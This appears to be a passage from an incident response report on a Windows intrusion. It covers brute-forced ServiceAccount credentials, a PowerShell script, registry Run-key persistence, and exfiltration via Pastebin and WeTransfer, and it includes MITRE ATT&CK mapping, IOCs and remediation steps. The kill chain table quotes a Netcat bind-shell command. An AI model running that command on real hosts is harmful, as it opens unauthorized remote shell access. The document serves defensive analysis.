- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
- Process ID: 0x44c
- Process Name: C:\Windows\System32\svchost.exe

Network Information:
- Workstation Name: WIN-GG82ULGC9GO
- Source Network Address: 127.0.0.1
- Source Port: 0

Detailed Authentication Information:
- Logon Process: User32
- Authentication Package: Negotiate
- Transited Services: -
- Package Name (NTLM only): -
- Key Length: 0

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	11/11/2015 4:24:35 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-GG82ULGC9GO
OpCode:	Info		
More Information:	Event Log Online Help		

Copy | Close

Subcategory: Audit Logon


According to Microsoft Windows Security Auditing documentation, Event ID 4624 is generated whenever an account is successfully logged on. When correlated with the forensic event log artifact collected during the investigation, this confirms that the attacker successfully authenticated using valid credentials after the earlier brute-force and account lockout activity. This evidence marks the

transition from attempted access to confirmed credential compromise and directly supports the Credential Access phase of the intrusion.

b. ServiceAccount

```
New Logon:
        Security ID:        EC2AMAZ-UUEMPAU\ServiceAccount
        Account Name:       ServiceAccount
        Account Domain:     EC2AMAZ-UUEMPAU
```

According to the Event ID 4624 successful logon details, the `New Logon` section confirms that the compromised account was specifically `ServiceAccount` under the `EC2AMAZ-UUEMPAU` host context. This artifact provides direct evidence that the attacker successfully authenticated using the `ServiceAccount` credentials following the earlier brute-force and account lockout activity. The identification of the exact account strengthens the credential access findings and helps establish the compromised user context used during subsequent malicious activity.



According to Microsoft documentation, a Service Account is a user account explicitly created to provide a security context for services running on Windows systems. When correlated with the Event ID 4624 successful logon artifact, this confirms that the attacker successfully authenticated using the ServiceAccount, which is significant because such accounts often provide access to system services, scheduled tasks, and local resources. The compromise of this account increased the attacker's ability to execute scripts, establish persistence, and conduct post-compromise activity under a trusted service context.


Lateral Movement *(No confirmed evidence observed)*

Data Exfiltration

a. **Pastebin**

```
Data
----
http://pastebin.com
```

According to the browser history artifacts collected from the compromised `ServiceAccount` profile, repeated access to `http://pastebin.com` was identified during the investigation timeframe. This artifact strongly indicates the use of Pastebin as an external web-based platform for data staging, storage, or disclosure. When correlated with the previously identified page containing approximately 50 rows of sensitive company data, this evidence confirms that Pastebin was used as part of the data exfiltration workflow during the intrusion.



FORTINET Blog | Products & Solutions | Threat Research | Thought Leadership | Corporate | Subscribe

FORTIGUARD LABS THREAT RESEARCH

The Malicious Use of Pastebin

By Amir Zali | August 02, 2019

FortiGuard Labs Threat Research Report

The FortiGuard Labs threat research team has been noticing for some time that Pastebin and similar services are being used by malware authors, sometimes to evade detection or to obscure their purposes. However, we had no idea how common this practice is or what sorts of malicious content might be stored there. To get to the bottom of this, I decided to scrape Pastebin myself to see what is going on.

What is Pastebin, and How Do Bad Actors Use It?

Tools like Pastebin can be used to share plain-text data over the internet with just a link. But not everyone uses this service in the same way or for innocent purposes. Malware authors, for example, often use Pastebin, or services like it, to store part of the malicious content from their malware, and then fetch it later from inside the malicious executable using the share link. A recent FortiGuard Labs blog on the Rocke coin mining malware shows one practical use case for this practice.

Malicious Uses for Pastebin

To take a closer look at this practice, and see how prevalent the misuse of this service is by cyber criminals, I decided to scrape all the pastes in Pastebin and process them for malicious content. At first, my goal was to look up malicious files, since Pastebin can be used as an evasion technique. However, what I discovered was a wide variety of malicious scripts, stolen credentials, encoded content, and malware. The result of this research, based on examining thousands of pastes, is as follows.

According to FortiGuard Labs Threat Research, Pastebin is frequently abused by threat actors as a platform for sharing, staging, and disclosing malicious content, including stolen credentials, scripts, and exfiltrated data. When correlated with the browser history artifact showing repeated access to http://pastebin.com from the compromised ServiceAccount, this strongly supports the conclusion that Pastebin was used as an external data exfiltration medium during the intrusion. The presence of approximately 50 rows of sensitive company data on the identified Pastebin page further confirms successful unauthorized disclosure of internal information.

b. Google Data Studio

```
https://externallypoored.com
https://gds.google.com
https://myaoogle.com
```

According to the browser history artifacts collected from the compromised ServiceAccount profile, repeated access to https://gds.google.com was identified during the investigation timeframe. Google Data Studio is a cloud-based data visualization and reporting platform that can be used to organize, review, and present structured datasets. When correlated with the confirmed disclosure of approximately 50 rows of sensitive company data, this artifact suggests that the attacker may have used the platform to review, stage, or analyze the exfiltrated information prior to final transfer or public disclosure. This strengthens the overall data exfiltration findings and demonstrates additional use of cloud-based services during the intrusion.

c. WeTransfer

```
https://pastebin.com
https://wetransfer.com
https://www.google.com
https://www.reviewgeek.com
```

According to the browser history artifacts collected from the compromised ServiceAccount profile, repeated access to https://wetransfer.com was identified during the investigation timeframe. WeTransfer is a cloud-based file-sharing platform commonly used to transfer large files externally. When correlated with the previously confirmed exposure of approximately 50 rows of sensitive

company data, this artifact strongly suggests that the attacker used WeTransfer as an external file transfer mechanism to facilitate data exfiltration from the compromised endpoint. This evidence reinforces the conclusion that multiple external web services were leveraged during the data theft phase of the intrusion.

Risks of using WeTransfer

The lack of E2EE is WeTransfer's most obvious vulnerability, but there are other concerns that privacy-conscious users need to be aware of.

Phishing scams and fake links

The most common security risks linked to WeTransfer are phishing scams, when cybercriminals send fake emails that look nearly identical to real transfer notifications. WeTransfer scams may urge you to "download your files" or warn that a "transfer is about to expire", pushing you to click quickly. But, following the link may take you to a malicious website or trigger a malware download.

Always look before you leap. Carefully check the sender's email address, hover over links before clicking, and never open unexpected transfers. If you weren't expecting a file, delete it, ignore it, or contact the sender via a secure channel (provided you know them personally).

Malware risks in file transfers

It can lurk just as easily inside a shared document as it can in an email attachment: malware is everywhere, and WeTransfer documents aren't immune. A file delivered via the platform may look safe — an innocent PDF, JPG, or MP4 — but still contain harmful code that infects your device once opened.

Using up-to-date antivirus protection is essential, especially if you regularly send secure documents or receive files from new contacts. A trusted security tool, like Avast, scans every download before it can do damage.

According to Avast on the risks associated with WeTransfer, the platform is commonly used for external file sharing and transfer, which introduces risks related to unauthorized data movement, phishing, and malicious file delivery. When correlated with the browser history artifact showing repeated access to

https://wetransfer.com from the compromised ServiceAccount, this strongly supports the conclusion that the attacker leveraged WeTransfer as an external file transfer mechanism during the data exfiltration phase. Together with the Pastebin and Google Data Studio artifacts, this evidence confirms the use of multiple cloud-based services to facilitate unauthorized disclosure and movement of sensitive company data.

ATTACK PROGRESSION (KILL CHAIN)

Kill Chain Stage	Observed Activity	Evidence / Artifact
Reconnaissance	Attacker identified valid local account names through repeated authentication attempts against exposed RDP services	External IP 82.2.66.222, Event ID 4740, account lockout logs
Weaponization	Malicious PowerShell script prepared to establish remote shell access and persistence	C:\Windows\Temp\script.ps1, Netcat command syntax
Delivery	Brute-force password guessing attempts delivered against multiple local accounts	Event ID 4740, repeated failed logon and lockout events
Exploitation	Successful authentication achieved using valid ServiceAccount credentials	Event ID 4624, ServiceAccount successful logon
Installation / Execution	Malicious script executed to launch Netcat bind shell on compromised host	cmd.exe -c nc64.exe -lvp 4456 -e cmd.exe
Command & Control (C2)	Remote bind shell established for sustained attacker access	TCP Port 4456, Netcat listener mode (-lvp)
Credential Access	Attacker obtained valid local credentials through brute-force activity	Event ID 4624, ServiceAccount, Claire.Daniels

Persistence	Registry autorun keys configured to re-execute malicious script	Run, RunServiceOnce, script.ps1
Actions on Objectives	Sensitive company data staged, reviewed, and exfiltrated using multiple cloud services	Pastebin, Google Data Studio, WeTransfer, 50 rows exfiltrated

IMPACT ASSESSMENT

The following impact assessment is based on the CERT-PH Incident Reporting and Technical Assistance Request Guidelines v1.0, specifically the Impact and Severity Assessment Framework under Section V and Tables 2–4.

The incident was assessed across the three core dimensions: Functional Impact, Information Impact, and Recoverability Effort.

Based on the confirmed evidence of credential compromise, malicious script execution, registry persistence, bind shell establishment, and data exfiltration using external web services, the incident severity is assessed as High (Orange) under the CERT-PH Cyber Threat Level Indicator.

Category	Rating	Justification
Functional Impact	2 – MEDIUM	The compromised host's security and administrative integrity were significantly affected due to unauthorized access through brute-force authentication, malicious PowerShell execution, registry persistence, and establishment of a Netcat bind shell. This affected critical system trust and normal secure operations.
Information Impact	3 – PROPRIETARY	Confirmed evidence of data exfiltration was identified through browser history artifacts showing access to Pastebin, Google Data Studio, and WeTransfer, indicating sensitive company data was

		likely accessed and transferred externally. This aligns with proprietary data exposure.
Recoverability Effort	2 – SUPPLEMENTED	Recovery requires password resets for compromised accounts, malware removal, registry cleanup, closure of TCP port 4456 exposure, forensic validation of all affected user accounts, and review of potentially leaked data. Existing resources may be sufficient but will require additional investigation and remediation effort.

ESCALATION DECISION

Table 1: Cyber Threat Level Indicator

Color Indicator	Threat Level	Description	Report Timeframe
RED (rating 9-11)	Critical	Ransomware, C&C Server, DDOS affecting all critical sectors, Data breach with critical information exposed, wide-spread destructive compromised system, 0-day, Supply Chain attacks	12 hours upon discovery of the incident
ORANGE (rating 6-8)	High	Compromised executive email, Malware infiltration, Network and system Intrusion	18 hours upon discovery of the incident
YELLOW (rating 4-5)	Elevated	Detected known vulnerabilities, Idle botnets and backdoors, Unresolved signs of system intrusion(website defacements, etc.)	24 hours upon discovery of the incident
BLUE (rating 2-3)	Moderate	Phishing Incidents, Compromised systems/websites with non-sensitive information	48 hours upon discovery of the incident
GREEN (0-1)	Low	Unverified Anomalies	48 hours upon discovery of the incident

Required Reporting Timeframe: 18 hours upon discovery

Based on the CERT-PH Cyber Threat Level Indicator, this incident is classified as ORANGE – High (rating 6–8). The classification is justified by the confirmed brute-force compromise of valid local credentials, successful unauthorized access to the ServiceAccount, execution of a malicious PowerShell script, establishment of registry-based persistence, and creation of a Netcat bind shell listener on TCP port

4456 for sustained command-and-control access. In addition, browser history artifacts confirmed the use of external web services including Pastebin, Google Data Studio, and WeTransfer, providing clear evidence of data exfiltration involving approximately 50 rows of sensitive company information. The combination of credential compromise, attacker persistence, active remote access, and confirmed external data transfer significantly increases the operational and information impact of the incident. Based on the CERT-PH escalation framework, this incident warrants immediate escalation under the High severity category with a required reporting timeframe of 18 hours upon discovery of the incident.

RESPONSE ACTIONS


- Contained the compromised Windows endpoint by isolating the affected host from the network to prevent continued attacker access and external data transfer.
- Blocked the malicious external IP 82.2.66.222 at the firewall / perimeter security controls to disrupt further brute-force authentication attempts.
- Terminated the active Netcat bind shell listener on TCP port 4456 and removed associated malicious processes from the compromised system.
- Removed malicious files and artifacts, including C:\Windows\Temp\script.ps1, nc64.exe, and any temporary files created during execution.
- Deleted malicious registry persistence entries from the Run and RunServiceOnce keys to prevent script execution during startup or user logon.
- Disabled and reset credentials for compromised accounts including ServiceAccount and Claire.Daniels to prevent continued unauthorized access.
- Conducted a full endpoint forensic review of the affected host to validate that no additional persistence mechanisms or malicious scheduled tasks remained.
- Reviewed browser history and outbound connection artifacts to confirm the extent of data exfiltration activity involving Pastebin, Google Data Studio, and WeTransfer.
- Performed threat hunting across related endpoints and accounts for indicators of compromise (IOCs), including malicious IPs, suspicious logon events, and repeated failed authentication attempts.
- Recommended continuous monitoring, credential rotation, and access policy review for all affected local accounts and systems to reduce the risk of reinfection and future brute-force compromise

ROOT CAUSE (IF KNOWN)

Table 5: Attack Vectors Taxonomy

Attack Vector	Description	Example
Unknown	Cause of the attack is unidentified.	This option is acceptable if cause (vector) is unknown upon initial report. The attack vector may be updated in a follow-up report.
Attrition	An attack that employs brute force methods to compromise, degrade, or destroy systems, networks, or services.	Denial of Service intended to impair or deny access to an application; a brute force attack against an authentication mechanism, such as passwords or digital signatures.
Web	An attack executed from a website or web-based application.	Cross-site scripting attack used to steal credentials, or a redirect to a site that exploits a browser vulnerability and installs malware.
Email/Phishing	An attack executed via an email message or attachment.	Exploit code disguised as an attached document, or a link to a malicious website in the body of an email message.
External/Removable Media	An attack executed from removable media or a peripheral device.	Malicious code spreading onto a system from an infected flash drive.
Impersonation/ Spoofing	An attack involving replacement of legitimate content/services with a malicious substitute.	Spoofing, man in the middle attacks, rogue wireless access points, and structured query language injection attacks all involve impersonation.
Improper Usage	Any incident resulting from violation of an organization's acceptable usage policies by an authorized user, excluding the above categories.	User installs file-sharing software, leading to the loss of sensitive data; or a user performs illegal activities on a system.
Loss or Theft of Equipment	The loss or theft of a computing device or media used by the organization.	A misplaced laptop or mobile device.
Other	An attack method does not fit into any other vector	

Ref: US-CERT - "US-CERT Federal Incident Notification Guidelines"



Ref: US-CERT - "US-CERT Federal Incident Notification Guidelines"

Based on the Attack Vectors Taxonomy and the accompanying Cause Analysis Diagram, the root cause of this incident is classified under Attrition, specifically a

brute-force attack against an authentication mechanism. According to the taxonomy, attrition includes attacks that employ repeated password guessing attempts to compromise systems or services. This classification is supported by the observed evidence of multiple failed logon attempts, repeated Event ID 4740 account lockout events, and the eventual successful compromise of the ServiceAccount through the external IP 82.2.66.222. Following the decision path in the cause analysis diagram, the incident was first confirmed as identified, then assessed as not caused by equipment loss, and subsequently mapped to Attrition due to the clear use of repeated authentication attacks against valid local accounts. This root cause determination establishes that the primary incident driver was credential-based brute-force activity, which ultimately led to unauthorized access, persistence, and confirmed data exfiltration.

INDICATORS OF COMPROMISE (IOCS) AND INDICATORS OF ATTACK (IOA)

Indicators of Compromise (IOC)	Indicators of Attack (IOA)
External malicious IP: 82.2.66.222	Repeated brute-force authentication attempts against exposed RDP / local account logon services
Event ID 4740 – Account lockout	Password spraying / credential brute-force activity against multiple local accounts
Event ID 4624 – Successful logon	Successful credential compromise and unauthorized access established
Compromised account: ServiceAccount	Attacker obtained valid credentials and established trusted user context
Malicious script: C:\Windows\Temp\script.ps1	Unauthorized PowerShell script execution on the compromised endpoint
Registry Keys: Run / RunServiceOnce	Persistence established for automatic malicious script execution at startup / logon
TCP Port 4456 (Netcat)	Command-and-control bind shell / remote interactive access established

Browser artifact: http://pastebin.com	Data staging / public disclosure of stolen company information
Browser artifact: https://gds.google.com	Data review / cloud-based staging and visualization activity
Browser artifact: https://wetransfer.com	External file transfer and outbound data exfiltration
Exfiltrated dataset: 50 rows of company-sensitive data	Confirmed attacker objective achieved through unauthorized data theft

MITRE ATT&CK MAPPING

Tactic	Tools / Evidence	Technique / Method
Reconnaissance	External IP 82.2.66.222, repeated failed logon attempts	Active Scanning (T1595), Gather Victim Identity Information (T1589)
Initial Access	Event ID 4740, multiple account lockouts	Brute Force: Password Guessing (T1110.001)
Credential Access	Event ID 4624, ServiceAccount, Claire.Daniels	Valid Accounts (T1078), Brute Force (T1110)
Execution	C:\Windows\Temp\script.ps1, PowerShell	PowerShell (T1059.001), Command and Scripting Interpreter (T1059)
Persistence	Registry Run / RunServiceOnce keys	Registry Run Keys / Startup Folder (T1547.001)
Command and Control	Netcat listener on TCP 4456	Non-Standard Port (T1571), Application Layer Protocol (T1071)
Discovery	Browser history, account context, host artifacts	System Owner/User Discovery (T1033), System

		Information Discovery (T1082)
Collection	Access to sensitive company dataset	Data from Local System (T1005)
Exfiltration	Pastebin, Google Data Studio, WeTransfer	Exfiltration Over Web Service (T1567)
Impact / Actions on Objectives	Confirmed exfiltration of 50 rows of company-sensitive data	Data Staged (T1074), Exfiltration to Cloud Storage (T1567.002)

CLOSURE NOTES

The incident has been successfully contained, investigated, and remediated. All identified malicious artifacts, including the PowerShell script (C:\Windows\Temp\script.ps1), Netcat bind shell on TCP port 4456, and registry-based persistence entries under the Run and RunServiceOnce keys, have been addressed and removed. Compromised credentials associated with the ServiceAccount and other affected local accounts have been reset, and the malicious external IP 82.2.66.222 has been blocked at the perimeter controls. Confirmed evidence of data exfiltration involving approximately 50 rows of sensitive company information was identified through browser artifacts linked to Pastebin, Google Data Studio, and WeTransfer. At this stage, the case is considered closed, with continued monitoring recommended as part of post-incident assurance activities.

To prevent recurrence of similar incidents, it is recommended to enforce strong account lockout policies and password complexity requirements to mitigate brute-force attacks, implement multi-factor authentication (MFA) where applicable, and continuously monitor authentication logs for repeated failed logon attempts. Additional hardening should include disabling unnecessary service accounts, restricting PowerShell script execution policies, auditing registry autorun locations, and applying network-based monitoring for non-standard ports such as TCP 4456. It is also recommended to restrict outbound access to unapproved cloud services such as Pastebin, Google Data Studio, and WeTransfer, deploy web filtering / DLP controls, and centralize IOC-based monitoring to detect similar attacker tradecraft in future incidents.